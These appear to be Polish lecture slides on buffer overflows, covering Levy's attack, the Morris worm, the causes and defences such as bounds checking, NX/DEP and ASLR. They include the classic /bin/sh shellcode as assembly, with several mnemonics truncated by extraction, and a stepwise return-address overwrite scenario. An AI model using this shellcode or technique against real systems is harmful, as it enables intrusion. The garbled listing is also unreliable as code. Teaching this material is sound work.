
int main(int argc, char **argv)
{
    if(argc > 1)
    {
        parse_input(argv[1]);
    }

    ...
}
```

przydziół pamięci dostatecznie duży
dla oczekiwanych danych wejściowych

Przepełnienie bufora

Problem



Przepełnienie bufora

Atak metodą Levy'ego (Elias Levy vel. 01)

Co jeśli do bufora wprowadzony zostanie sprytnie dobrany ciąg bajtów?


- dłuższy niż 1024 B (dokł. 1032 B)
- zawierający kod maszynowy instrukcji:

```
jmp 0x1f
opl %esi
ovl %esi,0x8(%esi)
orl %eax,%eax
ovb %eax,0x7(%esi)
ovl %eax,0xc(%esi)
ovb $0xb,%al
ovl %esi,%ebx
eal 0x8(%esi),%ecx
eal 0xc(%esi),%edx
nt $0x80
orl %ebx,%ebx
ovl %ebx,%eax
nc %eax
nt $0x80
all -0x24
string \"/bin/sh\"
```

shell code

Przepełnienie bufora

Atak



Przepełnienie bufora

Atak

Scenariusz ataku:


1. wstawienie kodu do pamięci atakowanego procesu
2. doprowadzenie do przepełnienia bufora i nadpisania adresu powrotu na stosie
3. przejęcie kontroli poprzez uruchomienie wstawionego kodu (RCE)

Problemy:

- określenie z góry wielkości bufora (ile nadpisać?)
- poprawne określenie nowej wartości adresu powrotu (czym nadpisać?)
- czym wypełnić bufor oprócz samego kodu?


Przepełnienie bufora

Atak



Przepełnienie bufora

Atak



Przepełnienie bufora

Atak

Przykład – Morris worm (1988)

- zaatakowany fingerd – demon pracujący z uprawnieniami root
- funkcja gets() pobierała dane do bufora 512 B
- a robak wysyłał 536 B

- jednak aż do publikacji Levy'ego (1996) zainteresowanie przepełnieniem bufora było znikome

Przepełnienie bufora

Rzeczywiste przyczyny

Reprezentacja ciągu znaków:

- w języku C string kończy się znakiem NULL (czasami CR, LF, CR)

Brak kontroli zakresu:

- funkcje biblioteczne `strcpy()`, `gets()`, ...

Programista:

- przydzielił pamięci dostatecznie duży na oczekiwane dane wejściowe nie jest dostatecznie duży na nieoczekiwane dane wejściowe

Przepelnienie bufora

Podatność na ataki

Systemy operacyjne

- początkowo wszelkie (Windows, Linux, BSD, Solaris, MacOS, Cisco IOS, ...)
- systemy wbudowane (!)

Aplikacje

- praktycznie wszystko co korzysta z bibliotek C


Przepełnienie bufora

Ochrona

Eliminacja błędów

- poprawianie kodu źródłowego programów: `strcpy()` → `strncpy()`, `gets()` → `fgets()`
- brak gwarancji uwolnienia się od przepełnienia bufora
nawet w poprawionym kodzie zostają jakieś dziury

```
strncpy(buffer, input, strlen(input)) ;
```



Przepełnienie bufora

Ochrona

Eliminacja błędów

- kontrola zakresu daje 100% rezultat
- zautomatyzowany patching

```
parse_input(buffer[i]);
```

patch:

```
if (i >= len(buffer)) break;  
parse_input(buffer[i]);
```

Przepełnienie bufora

Ochrona

Eliminacja błędów

- kontrola zakresu na etapie kompilacji
- pełna kontrola zakresu w C nie jest możliwa:

tu jest łatwa:

```
buffer[i]
```

ale tutaj:

```
buffer + i
```

?

- kontrola przepływu sterowania (→ Windows *Control Flow Guard*)

Przepełnienie bufora

Ochrona


Wykluczenie wykonywania kodu na stosie

- segmenty niewykonywalne (wsparcie architektury – NE, NX; ew. emulacja programowa, np. PaX, Windows DEP)
- strategia: $X \otimes W$
- w większości nie ma potrzeby wykonywania instrukcji z segmentu stosu
- ... jednak czasami jest
- ponadto istnieją metody obejścia ograniczenia wykonywania stosu
→ np. Return-Oriented Programming, null pointer dereference

Przepełnienie bufora

Ochrona

ASLR (Address Space Layout Randomization)



<http://duartes.org/austavo/blog/post/anatomy-of-a-program-in-memory/>

Przepełnienie bufora

Ochrona

